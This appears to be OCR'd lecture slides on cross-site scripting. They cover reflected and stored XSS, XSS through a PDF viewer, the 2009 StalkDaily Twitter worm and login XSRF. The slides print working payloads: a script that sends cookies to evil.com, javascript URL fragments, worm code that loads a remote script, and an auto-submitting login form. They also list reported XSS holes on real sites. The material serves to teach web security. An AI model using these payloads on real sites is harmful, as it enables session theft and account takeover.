
Or

GET/ hello.cgi?name=Bob

hello.cgi responds with

<html>Welcome, dear Bob</html>

# Cross-Site Scripting (XSS)



What is the ORIGIN of this script?

How about this one?

Access some web page

```
<iframe src=
http://naive.com/hello.cgi?
name=<script>win.open(
"http://evil.com/steal.cgi?
cookie="+document.cookie)
</script>>
```

Forces victim's browser to call hello.cgi on naive.com with this script as "name"

```
GET/ hello.cgi?name=
<script>win.open("http://
evil.com/steal.cgi?cookie="+
document.cookie)</script>
```

hello.cgi echoes input in generated HTML page

```
<HTML>Hello, dear
<script>win.open("http://
evil.com/steal.cgi?cookie="
+document.cookie)</script>
Welcome!</HTML>
```

Interpreted as JavaScript by victim's browser; opens window and calls steal.cgi on evil.com


```
GET/ steal.cgi?cookie=
```

Why does the browser allow this?

# Reflected XSS

- User is tricked into visiting an honest website
  - Phishing email, link in a banner ad, comment in a blog
- Bug in website code causes it to echo to the user’s browser an attack script
  - The origin of this script is now the website itself!
- Script can manipulate website contents (DOM) to show bogus information, request sensitive data, control form fields on this page and linked pages, cause user’s browser to attack other websites
  - This violates the “spirit” of the same origin policy, but not the letter

# Basic Pattern for Reflected XSS



# Adobe PDF Viewer (before version 7.9)

- PDF documents execute JavaScript code

  http://path/to/pdf/file.pdf#whatever_name_you_want=javascript:**code_here**

- The “origin” of this injected code is the domain where PDF file is hosted

# XSS Against PDF Viewer

- Attacker locates a PDF file hosted on site.com
- Attacker creates a URL pointing to the PDF, with JavaScript malware in the fragment portion

  http://site.com/path/to/file.pdf#s=javascript:malcode
- Attacker entices a victim to click on the link
- If the victim has Adobe Acrobat Reader Plugin 7.0.x or less, malware executes
  - Its "origin" is site.com, so it can change content, steal cookies from site.com

# Not Scary Enough?

- PDF files on the local filesystem:


  file:///C:/Program%20Files/Adobe/Acrobat%207.0/Resource/ENUtxt.pdf#blah=javascript:alert("XSS");

  JavaScript malware now runs in local context with the ability to read and write local files ...

# Where Malicious Scripts Lurk

- User-created content
  - Social sites, blogs, forums, wikis
- When visitor loads the page, website displays the content and visitor’s browser executes the script
  - Many sites try to filter out scripts from user content, but this is difficult!

# Stored XSS



Attack server

4 steal valuable data

1 Inject malicious script

Store bad stuff

User victim

2 request content

3 receive malicious script


Users view or download content

Server victim

# Twitter Worm (2009)

http://dcortesi.com/2009/04/11/twitter-stalkdaily-worm-postmortem/


- Can save URL-encoded data into Twitter profile
- Data <u>not</u> escaped when profile is displayed
- Result: StalkDaily XSS exploit
  - If view an infected profile, script infects your own profile



```
var update = urlencode("Hey everyone, join www.StalkDaily.com. It's a site like Twitter
but with pictures, videos, and so much more!  ");
var xss = urlencode('http://www.stalkdaily.com"></a><script
src="http://mikeyylolz.uuuq.com/x.js"></script><script
src="http://mikeyylolz.uuuq.com/x.js"></script><a ');
var ajaxConn = new XHConn();
ajaxConn.connect("/status/update", "POST",
"authenticity_token="+authtoken+"&status="+update+"&tab=home&update=update");
ajaxConn1.connect("/account/settings", "POST",
"authenticity_token="+authtoken+"&user[url]="+xss+"&tab=home&update=update")
```

# XSS in the Wild

http://xssed.com/archive



| Date | Author | Domain | R | S | F | PR | Category | Mirror |
|---|---|---|---|---|---|---|---|---|
| 13/09/13 | Robert K | www.paypal.com | R | ★ | ✓ | 0 | XSS | mirror |
| 09/09/13 | Aarshit Mittal | maps.nokia.com |  | ★ | ✓ | 0 | XSS | mirror |
| 09/09/13 | Aarshit Mittal | admin.stage.att.net |  | ★ | ✓ | 0 | XSS | mirror |
| 09/09/13 | PlanetCreator | www.enjoy.net.mm |  |  | ✗ | 0 | XSS | mirror |
| 09/09/13 | PlanetCreator | chemicaltechnologyinc.com |  |  | ✗ | 0 | XSS | mirror |
| 09/09/13 | PlanetCreator | www.jaring.my |  |  | ✗ | 0 | XSS | mirror |
| 09/09/13 | PlanetCreator | www.seagfoffice.org |  |  | ✗ | 0 | XSS | mirror |
| 09/09/13 | PlanetCreator | www.ads.com.mm |  |  | ✗ | 0 | XSS | mirror |
| 20/06/13 | Xartrick | www.dolby.com |  | ★ | ✗ | 80524 | XSS | mirror |
| 20/06/13 | rsb | www.xe.gr |  | ★ | ✗ | 7113 | XSS | mirror |
| 18/04/13 | Atm0n3r | pastebin.mozilla.org |  | ★ | ✓ | 156 | XSS | mirror |
| 14/04/13 | Hexspirit | www.kcna.kp |  | ★ | ✗ | 113539 | XSS | mirror |
| 22/01/13 | 0c001 | www.athinorama.gr |  | ★ | ✗ | 13093 | Redirect | mirror |
| 13/11/12 | Christy Philip Mathew | cms.paypal.com |  | ★ | ✗ | 39 | Phishing | mirror |
| 13/11/12 | Cyb3R_Shubh4M | www.ebay.com | R | ★ | ✗ | 23 | Script Insertion | mirror |
| 13/11/12 | Cyb3R_Shubh4M | www.ebay.com | R | ★ | ✗ | 23 | Script Insertion | mirror |
| 13/11/12 | 0xAli | answercenter.ebay.com | R | ★ | ✓ | 23 | XSS | mirror |
| 08/10/12 | Talented Fool | www.paid-to-promote.net |  |  | ✗ | 39581 | XSS | mirror |


# Stored XSS Using Images

- Suppose pic.jpg on web server contains HTML
  - Request for  http://site.com/pic.jpg  results in:

```
HTTP/1.1  200 OK
…
Content-Type:  image/jpeg
<html>  fooled ya   </html>
```

  - IE will render this as HTML  (despite Content-Type)
- Photo-sharing sites
  - What if attacker uploads an "image" that is a script?

# Using Login XSRF for XSS



```
GET /blog HTTP/1.1
```

```
<form action=https://www.google.com/login
  method=POST target=invisibleframe>
  <input name=username value=attacker>
  <input name=password value=xyzzy>
</form>
<script>document.forms[0].submit()</script>
```

```
POST /login HTTP/1.1
Referer: http://www.attacker.com/blog
username=attacker&password=xyzzy
```

```
HTTP/1.1 200 OK
Set-Cookie: SessionID=ZA1Fa34
```

```
<script>
  location.href = “http://www.google.com/ig”;
</script>
```

